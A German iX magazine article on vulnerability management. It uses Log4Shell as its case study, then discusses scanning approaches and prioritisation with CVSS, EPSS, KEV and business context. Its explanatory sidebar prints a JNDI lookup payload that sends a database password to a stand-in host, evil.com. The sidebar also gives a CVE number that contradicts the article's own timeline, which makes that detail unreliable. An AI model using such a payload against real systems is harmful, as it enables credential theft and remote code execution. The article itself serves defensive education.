Schwachstellenmanagement: mehr als Scannen und Finden

Die schiere Menge an neu gefundenen Schwachstellen jedes Jahr und ihre teilweise gravierenden Auswirkungen haben den Umgang damit in den letzten Jahren stark verändert. Ein Lehrstück in Sachen Schwachstellenmanagement war Log4Shell.

Von Leonard Frank und Mirko Casper

Wie wichtig ein funktionierendes Schwachstellenmanagement ist, lässt sich am eindrucksvollsten anhand der im Dezember 2021 in Log4j entdeckten und Log4Shell benannten Schwachstelle erklären. Denn es handelte sich hier nicht einfach nur um eine weitere gefährliche Schwachstelle – Log4Shell war ein Weckruf für die Industrie und hat den Blick vieler Unternehmen auf das Thema Schwachstellenmanagement nachhaltig verändert. Das liegt vor allem an drei Aspekten: der Ausnutzbarkeit, der Verbreitung und der Erkennbarkeit.

Schon die Ausnutzbarkeit erschreckt, weil sie so einfach möglich war: Wer eine Anwendung betreibt, ist in der Regel auf Logs angewiesen, um Fehler erkennen und untersuchen zu können. Das gilt ganz besonders, wenn die Anwendung direkt aus dem Internet erreichbar ist. Denn solche Anwendungen werden häufig Ziel von Angriffen, die man ebenfalls aus den Logs erkennen und auf die man entsprechend reagieren kann. Dafür muss das Log natürlich auch die nötigen Informationen enthalten, etwa Benutzernamen, bei denen fehlgeschlagene Log-in-Versuche bemerkt wurden, oder den User-agent-String des Browsers, wenn man etwa herausfinden will, welche Browserversionen einen bestimmten Fehler verursachen.

Das Problem: Alle diese Informationen stellt der Client bereit, ein Angreifer kann sich ihrer frei bedienen (Details siehe Kasten „Gefahr durch Log4Shell"). Die Folgen sind immens, denn im einfachsten Fall reicht es aus, eine entsprechende Zeichenkette in ein Eingabefeld auf einer Webseite einzufügen, um die Kontrolle über das dahinterliegende System zu erlangen. Die Einfachheit des Angriffs und das Ausmaß der Folgen ergaben ein Risiko, das kein potenziell betroffenes Unternehmen ignorieren konnte – und potenziell betroffen waren erst mal alle.

iX-TRACT

- Die gravierende Schwachstelle Log4Shell samt ihren Auswirkungen hat Unternehmen weltweit aus dem Dornröschenschlaf gerissen und für die Bedeutung eines Schwachstellenmanagements sensibilisiert.
- Die enorme Zunahme an neuen Schwachstellen in den letzten Jahren hat die Anforderungen an den Umgang mit ihnen verändert: Die zentrale Aufgabe heute heißt Priorisierung.
- Neben dem populären CVSS Base Score sind dafür auch weniger bekannte Bewertungssysteme in der Praxis nützlich.
- Ein gutes Schwachstellenmanagement muss in alle Managementprozesse integriert sein und Verantwortliche haben, die Entscheidungen treffen können.

Nahezu alle waren betroffen

Das liegt am zweiten Faktor, der Verbreitung. Java ist eine der verbreitetsten Programmiersprachen für Businessanwendungen und Log4j ist eine der verbreitetsten Logging-Bibliotheken. Dazu kommt, dass nicht nur einzelne Versionen betroffen waren, denn die Schwachstelle fand sich in allen Versionen von Log4j seit Version 2.0-beta9 – veröffentlicht am 21. September 2013. Jede Java-Anwendung, die in den acht Jahren seit dieser Version bis zur Veröffentlichung 2021 Log4j eingebaut hatte, war demnach ein Sicherheitsrisiko.

Die Liste der verwundbaren Anwendungen wurde daher in den Tagen nach der Veröffentlichung länger und länger. Zwölf Tage nach Veröffentlichung zählten Analysten von Flashpoint bereits über 900 Anwendungen und gingen von weiteren 34 000 betroffenen Projekten auf GitHub aus. Die Wahrscheinlichkeit, als Unternehmen eine der verwundbaren Java-Anwendungen im Einsatz zu haben, war dementsprechend hoch. Jede IT-Abteilung fragte sich, ob ihr Unternehmen betroffen sei und wie man sich schützen könne.

Das führt zum dritten Faktor, zur Erkennbarkeit. Auch hier unterscheidet sich Log4Shell von vielen anderen Schwachstellen. Denn weil es sich bei Log4j um eine Bibliothek handelt, ist sie immer nur eine versteckte Komponente einer ande-

Gefahr durch Log4Shell

Am 10.12.2021 wurde CVE-2021-22448 veröffentlicht, eine Schwachstelle in der Programmbibliothek Log4j. Die Bibliothek wird in Java-Anwendungen verwendet, um Logs zu erzeugen – eine Funktion, die jede Anwendung benötigt. Dabei besitzt Log4j deutlich mehr Fähigkeiten, als nur einfache Zeichenketten in eine Datei zu schreiben. Eine dieser Fähigkeiten, sogenannte Lookups, ermöglicht es, bestimmte Ausdrücke in Logzeilen aufzulösen. Wird beispielsweise der Text `This app is running on ${java:version}` an log4j übergeben, so interpretiert es den Ausdruck `java:version`, löst die verwendete Java-Version auf und heraus kommt `This app is running on Java version 1.7.0_67`.

Dadurch können Logeinträge dynamisch generiert werden – an sich ein nützliches Feature. Doch leider lässt sich damit deutlich mehr als nur die Java-Version auflösen, und hier beginnen auch die Sicherheitsprobleme. Denn über Lookups, die mit `${env:` beginnen, können auch Umgebungsvariablen aufgelöst werden. Diese können hochsensible Informationen wie Session Keys, Datenbankpasswörter oder Access-Token enthalten – Informationen, die in der Regel nicht einfach unverschlüsselt in Logdateien geschrieben werden sollten.

Die eigentliche Bedrohung liegt nun darin, dass viele Informationen in Logzeilen von einem Angreifer vorgegeben werden können, etwa der aufgerufene Pfad, eine fehlerhafte Eingabe in einem Formular oder der Benutzername, der versucht hat, sich einzuloggen. Dadurch können Angreifer gezielt Logeinträge mit Inhalten erzeugen, die von Log4j als Lookups interpretiert werden.

So richtig problematisch wird es aber erst mit dem nächsten Puzzleteil namens JNDI, dem Java Name and Directory Interface. JNDI ermöglicht es, Java-Objekte aus externen Quellen zu laden. Stößt log4j auf einen Ausdruck wie `${jndi:ldap://evil.com/${env:PGPASSWORD}}`, wird dieser als ein Java-Objekt betrachtet, das von einer externen Quelle geladen werden soll. Die Anwendung baut entsprechend eine Verbindung zu `evil.com` auf und versucht, den angegebenen Pfad aufzurufen, der dann durch den Wert der Umgebungsvariable `PGPASSWORD` ersetzt wird – in diesem Fall das Passwort einer Postgres-Datenbank. Wer immer das System hinter `evil.com` kontrolliert, kann nun den Aufruf inklusive Pfad und damit das Datenbankpasswort sehen.

Aber es wird noch schlimmer: Wenn der Server des Angreifers nun auf die Anfrage antwortet, versucht Java, diese Antwort als gültiges Java-Objekt zu interpretieren. Dadurch kann ein Angreifer nicht nur sensible Daten ausschleusen, sondern ist in der Lage, eigenen Java-Code zum Opfer zu schicken, dort ausführen zu lassen – eine Remote Code Execution – und das System dadurch unter seine Kontrolle zu bringen.

ren Software. Oft bestehen diese Komponenten wiederum aus Subkomponenten. So kam es, dass Googles Open-Source-Insights-Team eine Woche nach Veröffentlichung von Log4Shell über 17 000 Pakete in Maven Central, der weltweit größten Sammlung von Java-Paketen, als betroffen identifizieren konnte.

Während es vergleichsweise einfach ist, herauszufinden, ob man beispielsweise eine bestimmte verwundbare Version von Firefox im Einsatz hat, kennt man in der Regel nicht alle Komponenten in den Produkten der eigenen Softwarelandschaft. Nicht einmal dann, wenn es sich um Eigenentwicklungen handelt. So wächst die Liste der von Log4Shell betroffenen Anwendungen bis heute, obwohl das Ganze mittlerweile zwei Jahre her ist. Wenn nicht einmal die Hersteller sagen können, ob ihr eigenes Produkt betroffen ist, wie sollen es diejenigen können, die die Produkte einsetzen?

Aus eins mach vier

Doch es wird noch komplizierter, denn bei Log4Shell geht es nicht nur um eine einzige Schwachstelle. Zwischen dem 24. November und dem 28. Dezember wurden insgesamt vier Schwachstellen gefunden und vier Updates veröffentlicht, die alle unter dem Begriff Log4Shell zusammengefasst werden (siehe Tabelle „Timeline der Log4Shell-Schwachstellen").

Wie die Tabelle nahelegt, war es den meisten Verantwortlichen weitgehend unmöglich, hier noch ohne zusätzliche Hilfsmittel den Überblick zu behalten. Unternehmen, die Schwachstellen in der eigenen Infrastruktur bisher eher ad hoc und in Handarbeit behoben hatten, mussten feststellen, dass das bei Log4j nicht mehr funktionierte: Es braucht eine Möglichkeit, Schwachstellen automatisiert zu erkennen, und ein strukturiertes Vorgehen, um sie zu beheben – kurz: ein Schwachstellenmanagement.

Verschiedene Schwachstellenarten

Aber was bedeutet Schwachstellenmanagement eigentlich und was ist überhaupt eine Schwachstelle? Viele haben dabei nur Softwareschwachstellen im Blick, also solche, die durch unsicheren Programmcode entstehen und durch Einspielen einer neuen Softwareversion behebbar sind. Tatsächlich gibt es noch einen zweiten Typ von Schwachstellen, der in der Praxis nicht weniger relevant ist: die Konfigurationsschwachstellen.

Hier geht es um die unsichere Konfiguration einer Anwendung oder Plattform, die durch einen Angreifer ausgenutzt werden kann. Die Ursachen für solche Konfigurationsschwachstellen sind vielfältig. So werden beispielsweise viele Anwendungen mit Standardeinstellungen ausgeliefert, die eher mit Blick auf größtmöglichen Funktionsumfang und Interoperabilität gewählt wurden als nach Sicherheitsaspekten. Auch Einstellungen, die für eine akute Fehlersuche geändert und dann vergessen wurden, können eine Ursache sein – oder eine neue Version der Anwendung, die bestehende Konfigurationsparameter anders interpretiert.


Abstrahiert man etwas weiter, könnte man auch noch Architekturschwachstellen nennen, wenn etwa geschäftskritische Anwendungen auf Systemen mit einem niedrigeren Sicherheitslevel laufen oder Systeme im falschen Netzwerksegment stehen. Weil sich solche Architekturschwachstellen aber meist auf spezifische, unternehmensinterne Regelungen beziehen, ist es in der Regel nicht möglich, sie mit generischen Produkten zu erkennen. Aus diesem Grund ist eine automatisierte Identifikation dieses Schwachstellentyps so gut wie immer mit größerem Aufwand verbunden und damit eher ein Thema für Unternehmen, deren Schwachstellenmanagement bereits einen hohen Reifegrad aufweist.

Wie man mit Schwachstellen umgeht

Es gibt viele verschiedene Varianten des Umgangs mit Schwachstellen in der Pra-

Timeline der Log4Shell-Schwachstellen

Datum	Ereignis
24. November 2021	Security-Researcher Chen Zhaojun entdeckt die Schwachstelle CVE-2021-44228; betroffen sind die Log4j-Versionen 2.0-beta9 bis 2.14.1.
1. Dezember 2021	Um 04:36:50 UTC beobachtet Cloudflare den ersten Versuch, die Schwachstelle auszunutzen.
6. Dezember 2021	Apache veröffentlicht Log4j-Version 2.15, um Schwachstelle CVE-2021-44228 zu schließen.
9. Dezember 2021	Meldungen über die Schwachstelle kursieren über Twitter.
10. Dezember 2021	CVE-2021-44228 wird veröffentlicht.
13. Dezember 2021	Kurz danach wird CVE-2021-45046 entdeckt – die Schwachstelle scheint zunächst nur einen Denial of Service zu ermöglichen. Betroffen sind die Versionen 2.0-beta9 bis 2.15 (Ausnahme: Version 2.12.2).
13. Dezember 2021	Apache veröffentlicht Log4j-Version 2.16, um die Schwachstelle CVE-2021-45046 zu schließen.
14. Dezember 2021	CVE-2021-45046 wird veröffentlicht.
15. Dezember 2021	CVE-2021-45105 wird entdeckt; die Schwachstelle ermöglicht einen Denial of Service in den Versionen 2.0-beta9 bis 2.16 (Ausnahme: Version 2.12.3).
17. Dezember 2021	Die Einstufung von CVE-2021-45046 wird von moderat (3.7) auf kritisch (9.0) hochgesetzt, da entdeckt wird, dass eine Remote Code Execution immer noch möglich ist.



rot – kritisch; orange – mittelschwer; gelb – nicht kritisch

xis. Im Kern geht es dabei aber immer um Folgendes:

- das kontinuierliche, regelmäßige Identifizieren von Schwachstellen
- möglichst in der gesamten IT-Infrastruktur,
- ihre Bewertung im Kontext des jeweiligen Unternehmens
- mit dem Ziel, sie zu priorisieren
- und durch abgestimmte und angemessene Maßnahmen behandeln zu können,
- um damit Schäden durch Ausnutzung zu verhindern oder abzumildern.

Während sich der Prozess aus Sicht einer einzelnen Schwachstelle zunächst als linearer Prozess darstellt, der mit ihrem ersten Erfassen beginnt und mit ihrer finalen Behandlung endet, folgt Schwachstellenmanagement als Managementprozess einem kontinuierlichen Kreislauf der drei Kernaufgaben Identifikation, Priorisierung und Behandlung. Gestützt werden die drei Kernaufgaben durch Kontextinformationen, zum einen über Schwachstellen, zum anderen über Assets.

Verschiedene Ansätze des Aufspürens

Für das Identifizieren von Schwachstellen auf typischen Systemen gibt es verschiedene Ansätze, die sich klassisch zunächst einmal in zwei Kategorien einteilen lassen: authentifizierte und nicht authentifizierte Scans. Während ein nicht authentifizierter Scan eine echte Außensicht des Systems bietet, also den gleichen Blick, den ein typischer Angreifer hätte, bietet der authentifizierte Scan durch einen an einem Host oder Dienst angemeldeten Scanner eine Innensicht.

Authentifizierte Scans mit direktem Zugriff auf das System können dementsprechend mehr Schwachstellen erkennen und ein vollständigeres Bild der Situation liefern. Trotzdem können auch nicht authentifizierte Scans nützlich sein, denn Schwachstellen, die ein Angreifer direkt ausnutzen kann, sollte man in der Regel priorisiert behandeln.

Die technische Umsetzung authentifizierter Scans lässt sich in zwei Kategorien einteilen: agenten- und netzwerkbasierte Scans. Während bei der ersten Kategorie Agenten auf den zu erfassenden Systemen installiert werden, erfolgt die Prüfung beim zweiten, dem netzwerkbasierten Ansatz von einem zentralen, meist als Scanner bezeichneten System, das sich auf dem Zielsystem anmeldet. Damit sind auch Systeme abgedeckt, auf denen kein Agent installiert werden kann, beispielsweise Netzwerkhardware oder Appliances.

Viele der auf dem Markt erhältlichen Produkte sind hier nicht auf einzelne Ansätze festgelegt, sondern können Schwachstellen sowohl agentenbasiert als auch netzwerkbasiert, authentifiziert wie auch nicht authentifiziert erfassen. In der Praxis werden häufig verschiedene Ansätze je nach Systemtyp kombiniert. So können beispielsweise beim Scan gefundene und bisher unbekannte Systeme nicht authentifiziert gescannt werden, während für bekannte Systeme in der Regel Zugangsdaten vorliegen. Dadurch hilft das Schwachstellenmanagement nicht nur beim Aufspüren sogenannter Schatten-IT, sondern ermöglicht auch eine erste Sicherheitseinschätzung bei den gefundenen Systemen.

Welche Schwachstelle zuerst?

Wer das Problem Log4j in Handarbeit angehen musste, könnte an dieser Stelle annehmen, dass mit dem Finden der Schwachstelle schon das meiste erledigt wäre. Und tatsächlich lag der Fokus des Schwachstellenmanagements in der Vergangenheit primär auf dem Identifizieren. Produkte wurden vor allem daran gemessen, wie viele Schwachstellen sie finden konnten, denn ihre Aufgabe war es, für Sichtbarkeit zu sorgen. Doch das hat sich geändert: Schwachstellenmanagement ist kein Problem der Sichtbarkeit mehr – die zentrale Aufgabenstellung heute heißt Priorisierung.

Einer der Gründe dafür ist die schiere Menge neu veröffentlichter Schwachstellen (Abbildung 1). Bis 2016 wurden jeden Monat etwa 500 neue Schwachstellen in Softwareprodukten gefunden. Eine Zahl, die, abgesehen von vereinzelten Ausreißern, über gut 10 Jahre hinweg relativ stabil blieb. 2017 stieg die Zahl nicht nur sprunghaft auf beinahe das Dreifache an, sie wuchs danach auch deutlich stärker als vorher. Allein in den ersten drei Quartalen 2023 wurden

mehr neue Schwachstellen gefunden als in den Jahren 2014, 2015 und 2016 zusammen. Mittlerweile liegt die monatliche Anzahl neuer Schwachstellen im Durchschnitt bei knapp dem Fünffachen des Wertes von 2016.

In größeren Unternehmen mit entsprechend vielen IT-Systemen sind vorhandene Schwachstellen im Millionenbereich daher mittlerweile keine Seltenheit. Der Anspruch, sie alle zu beheben, ist unrealistisch. Die Aufgabe des Schwachstellenmanagements ist es daher, den IT-Teams eine Abschätzung zu ermöglichen, wo sie mit ihren begrenzten Ressourcen den größten Sicherheitsgewinn erreichen können.


CVSS als Basis

Die einfachste Antwort auf die Frage, womit man anfangen soll, wäre, sich erst mal nur auf hohe und kritische Schwachstellen zu konzentrieren. Einen möglichen Ansatzpunkt liefert hier der CVSS Base Score, den die National Vulnerability Database (NVD) für jede Schwachstelle auflistet (siehe Kästen).

Doch ein Blick auf die Verteilung macht deutlich, warum diese Antwort heutzutage zu einfach ist (Abbildung 3). Denn im Juni 2015 wurde mit CVSS 3.0 eine neue Version des Bewertungssystems veröffentlicht und zum Jahresende auch von der NVD übernommen. Mit der neuen Version veränderte sich auch die Bewertungsmethodik, wodurch der Anteil der hohen und kritischen Schwachstellen von 40,6 Prozent auf 58,8 Prozent anstieg. Schaut man sich die Verteilung etwas genauer an, wird das Problem noch klarer (Abbildung 4).

Die Verteilung ist nämlich alles andere als gleichmäßig. Das liegt an der Bewertungsmethodik, die allen 2592 denkbaren Kombinationen der Metriken einen der 101 möglichen Scores zwischen 0.0 und 10.0 zuordnet. Dadurch müssen zwingend mehrere Kombinationen dem gleichen Score zugeordnet werden. Dazu kommt, dass manche Kombinationen in der Praxis schlicht häufiger vorkommen als andere. Das Resultat sind die erkennbaren Peaks in der Verteilung.

Leider fällt ausgerechnet der größte dieser Peaks auf den dritthöchsten Score 9.8, der an rund 13 Prozent aller Schwachstellen seit 2016 vergeben wurde. Das lässt sich natürlich nicht eins zu eins auf die reale Situation in einem konkreten Unternehmen übertragen, denn nicht alle Schwachstellen sind dort auch tatsächlich vorhanden, aber in der Regel sind diese Peaks trotzdem sichtbar. Das bedeutet, dass man mit einer Priorisierung, die nur auf dem CVSS Base Score basiert, früher oder später an einen Punkt kommen wird, an dem die Zahl der Schwachstellen mit der höchsten Priorität einfach zu groß wird.




Schwachstellenmanagement ist mehr als ein linearer Prozess, es handelt sich hier um einen kontinuierlichen Kreislauf aus den gelb gekennzeichneten Kernaufgaben (Abb. 1).

CVSS-Scores: Andere Ansätze berücksichtigen

Tatsächlich bietet CVSS neben dem Base Score noch zwei weitere Scores: den Temporal und den Environmental Score. Während der Base Score nur die technischen Aspekte einer Schwachstelle bewertet, bezieht der Temporal Score zusätzlich eine Momentaufnahme der verfügbaren Exploits und Gegenmaßnahmen sowie die Zuverlässigkeit der Berichte über die Schwachstelle mit ein. Der Environmental Score, also das Einbeziehen unternehmensspezifischer Aspekte, berücksichtigt den Schutzbedarf der betroffenen Systeme.

So kann der Temporal Score beispielsweise Schwachstellen, für die zwar



Die Daten visualisieren den enormen Anstieg an neu entdeckten Schwachstellen in den vergangenen Jahren (Abb. 2).

Die National Vulnerability Database (NVD)

Bei der National Vulnerability Database (NVD) handelt es sich um die zentrale Datenbank veröffentlichter Schwachstellen, die vom US National Institute of Standards and Technology (NIST) betrieben wird. Das Projekt startete 1999 unter dem Namen Internet Category of Attack Toolkit (ICAT) und bekam 2005 seinen heutigen Namen. Die NVD gilt als die wichtigste Quelle für Schwachstelleninformationen und bildet die Grundlage für die Datenbanken der meisten Produkte.

noch kein offizieller Patch verfügbar ist, aber bereits funktionierender Exploit-Code kursiert, höher bewerten. Da sich diese Merkmale besonders in der frühen Phase nach Entdeckung einer neuen Schwachstelle häufig ändern, muss der Temporal Score häufig aktualisiert werden, was hohe Aufwände erzeugt. Der Temporal Score fällt daher eher in die Kategorie kostenpflichtiger Threat Intelligence und steht nicht in der NVD.

Ein interessanter alternativer Ansatz ist das ebenfalls vom FIRST (Forum of Incident Response and Security Teams) entwickelte Exploit Prediction Scoring System (EPSS). Anstatt alle neuen Entwicklungen zu einer Schwachstelle zu verfolgen, zu bewerten und in einen Score einfließen zu lassen, versucht EPSS mit einem aufwendigen mathematischen Modell, eine Aussage über die Wahrscheinlichkeit zu treffen, dass eine Schwachstelle in den nächsten 30 Tagen ausgenutzt wird. Ein hoher CVSS-Score allein bedeutet nämlich nicht automatisch, dass die Schwachstelle in der Praxis auch tatsächlich ausgenutzt wird – genau wie umgekehrt nicht jede von Angreifern genutzte Schwachstelle einen hohen CVSS-Score hat.

Eine Schwachstelle mit einem hohen Score, die aber nie ausgenutzt wird, stellt also lediglich ein theoretisches Risiko dar. Hingegen kann die Behebung einer niedriger bewerteten, aber real ausgenutzten Schwachstelle eine echte Bedrohung abwehren. Da der EPSS-Score komplett automatisch berechnet werden kann, kann FIRST den Dienst für alle veröffentlichten Schwachstellen tagesaktuell und kostenfrei zur Verfügung stellen.

Ein wichtiger Baustein

In die Entwicklung des dahinterstehenden mathematischen Modells flossen insgesamt 1164 verschiedene Variablen ein und das Resultat kann sich durchaus sehen lassen. In einer Evaluation Ende 2021 wurden die errechneten Scores den in den darauffolgenden 30 Tagen beobachteten Exploit-Versuchen gegenübergestellt. Das Ergebnis sprach für sich: Um am Ende 50 Prozent der tatsächlich ausgenutzten Schwachstellen zu erwischen, hätte man mit einer Priorisierung basierend auf EPSS weniger als ein Fünftel derjenigen Schwachstellen behandeln müssen, die bei einer Priorisierung rein anhand des CVSS Base Score zu beheben gewesen wären. Details sind auf der Website von FIRST nachzulesen (siehe ix.de/zden).

Die Relevanz von EPSS haben auch die Hersteller von Schwachstellenmanagementwerkzeugen erkannt und setzen es für die Berechnung ihrer proprietären Scores ein. Diese Scores tragen Namen wie TruRisk oder VPR und versprechen, eine bessere Priorisierung zu ermöglichen. Wie sie der Hersteller genau berechnet, ist meist dessen Geschäftsgeheimnis. Üblicherweise setzen sich diese Herstellerscores aus einer eigenen Analyse und Bewertung der Schwachstellen, den Metriken des Temporal Score, Threat-Intelligence-Daten wie real beobachteten Angriffen oder dem Handel mit entsprechenden Exploits in Darknet-Foren sowie einer Auswertung weiterer öffentlicher Datenquellen zusammen. Weitere Details zu den Schwachstellenmanagementprodukten behandelt der nachfolgende Artikel „Werkzeuge für das Schwachstellenmanagement“ ab Seite 58.

Eine dieser Datenquellen ist der von der US Cybersecurity & Infrastructure Agency (CISA) bereitgestellte Known Exploited Vulnerabilities (KEV) Catalog. Er ist eine Sammlung von Schwachstellen, deren erfolgreiche oder versuchte Ausnutzung in realen Angriffen beobachtet wurde. EPSS und KEV ergänzen sich gegenseitig. Während EPSS für nicht im KEV-Katalog gelistete Schwachstellen eine Abschätzung über die Wahrscheinlichkeit einer zukünftigen Ausnutzung ermöglicht, liefert der KEV-Katalog eine Liste von Schwachstellen, die definitiv in der Praxis ausgenutzt werden.

Kontext und Priorisierung

Was alle diese Ansätze bisher gemein haben: Sie konzentrieren sich auf die Schwachstellen selbst und nicht auf den Unternehmenskontext, in dem sie auftreten. In der Praxis macht aber gerade das den entscheidenden Unterschied. Denn während bei einer Schwachstelle mit mittlerem Score im Active Directory bereits akuter Handlungsbedarf bestehen kann, kann eine kritische Schwachstelle in der Anwendung für den Speiseplan der Betriebskantine in der Regel warten, ohne dass gravierende Folgen zu befürchten sind (abhängig vom Hunger der Angestellten versteht sich). Der Grund: Eine kontextfreie Priorisierung liefert nur die Relevanz der Schwachstelle für das betroffene System selbst. Erst wenn man die Bedeutung des Systems für das Unternehmen einbezieht, lässt sich abschätzen, welchen Schaden die Schwachstelle anrichten könnte.

Einige Produkte, besonders die etablierten, ermöglichen es dem Nutzer bereits, die Kritikalität der erfassten Systeme zu bewerten und so eine kontextsensitive Priorisierung zu erhalten. Die Bewertung erfolgt hier typischerweise auf der bekannten Skala von „Low“ bis „Critical“

Das Common Vulnerability Scoring System (CVSS)

CVSS ist ein offener Standard zur Bewertung von Schwachstellen. Die erste Version hat der US National Infrastructure Advisory Council (NIAC) erstellt und im Februar 2005 veröffentlicht. Die Entwicklung wurde anschließend an das Forum of Incident Response and Security Teams (FIRST) übergeben, das sich seither um die Pflege und Weiterentwicklung des Standards kümmert. Es folgten die Versionen CVSSv2 (2007), CVSSv3.0 (2015), CVSSv3.1 (2019) und CVSSv4.0 (2023).

Der CVSS-Score mit einem Wert zwischen 0 und 10 soll die Relevanz einer Schwachstelle repräsentieren. Er setzt sich aus verschiedenen Eigenschaften der Schwachstelle, genannt Metriken, zusammen und wird mit einer relativ komplexen Formel berechnet. Zu den Metriken gehört beispielsweise, ob eine Schwachstelle über das Netzwerk ausgenutzt werden kann, wie komplex die Ausnutzung ist und wie die Auswirkung auf die drei Schutzziele Vertraulichkeit, Integrität und Verfügbarkeit eingeschätzt wird. Schwachstellen mit einem Score zwischen 0,1 und 3,9 erhalten dabei das Rating „Low“, von 4,0 bis 6,9 das Rating „Medium“, von 7,0 bis 8,9 das Rating „High“ und von 9,0 bis 10,0 das Rating „Critical“.


für einzelne Systeme oder Gruppen von Systemen. Häufig lassen sich dafür auch Informationen aus einem externen Asset-Management-System heranziehen – eine Funktion, die gerade für größere Unternehmen mit vielen Systemen besonders wichtig ist.

Tatsächlich enthält auch CVSS bereits seit der ersten Version einen Score für die kontextsensitive Priorisierung: den Environmental Score. Diese weitgehend unbekannte Kenngröße geht dabei noch einen Schritt weiter. Statt einer einzelnen Kritikalitätsbewertung des Systems zieht der Environmental Score dessen konkreten Schutzbedarf hinsichtlich Vertraulichkeit, Integrität und Verfügbarkeit heran. Diesen Score kann man dann den Impact-Metriken aus dem CVSS Base Score gegenüberstellen, die die Auswirkung der Schwachstelle für ebendiese drei Schutzziele beschreiben. Dadurch lässt sich nicht nur die Rolle des Systems innerhalb der Geschäftsprozesse des Unternehmens abschätzen, sondern auch, ob diese Rolle durch die Schwachstelle überhaupt signifikant gefährdet wird. Trotz dieser Vorteile findet der Environmental Score in der Praxis leider kaum Beachtung.

Wie kritisch ist kritisch?

Es gibt aber noch deutlich mehr Faktoren, die für eine bessere Priorisierung herangezogen werden können, denn jedes Unternehmen definiert „Kritikalität" anders. Für das eine Unternehmen mögen die Systeme der Forschungs- und Entwicklungsabteilung besonders wertvoll sein. Für das nächste sind es Systeme, die besonders schützenswerte personenbezogene Medizindaten halten. Für wieder andere sind es alle Systeme in einem bestimmten Netzwerksegment, da sie auf fertigungstechnische Maschinen zugreifen können. Die Kriterien für kritische Systeme und die Merkmale, an denen man sie erkennen kann, sind so vielfältig wie die Unternehmen selbst. Eine hierauf aufbauende maßgeschneiderte, kontextspezifische Methodik stellt daher die Königsklasse der Priorisierung dar.

Ein weiterer erwähnenswerter Ansatz ist das Attack Path Modelling, das nicht nur die Schwachstellen auf den einzelnen Systemen betrachtet, sondern auch Angriffsketten einbezieht. Diese Angriffsketten können sich über mehrere Systeme und Netzbereiche erstrecken. So kann aus einer mittelschweren Schwachstelle auf einem Webserver plötzlich eine Bedrohung für einen wichtigen internen



Die Verteilung der neu veröffentlichten Schwachstellen nach CVSS-Rating verdeutlicht das Problem der Priorisierung – der Anteil der von Verantwortlichen umgehend zu behandelnden Schwachstellen ist gestiegen (Abb. 3).

